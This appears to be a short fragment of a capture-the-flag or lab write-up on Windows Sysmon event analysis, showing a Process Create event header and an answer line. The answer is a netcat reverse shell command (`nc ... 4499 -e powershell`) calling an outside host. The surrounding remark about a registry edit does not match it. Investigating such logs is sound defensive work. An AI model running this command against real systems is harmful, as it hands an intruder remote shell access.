 Event ID: 1 Task Category: Process Create (rule: ProcessCreate)
 Level: Information Keywords:
 User: SYSTEM Computer: AtomicBird
 OpCode: Info
 More Information: [Event Log Online Help](#)

In the second log down the list there's a command that edits the registry value we're looking for.

Answer: `nc 10.10.thm.jhn 4499 -e powershell`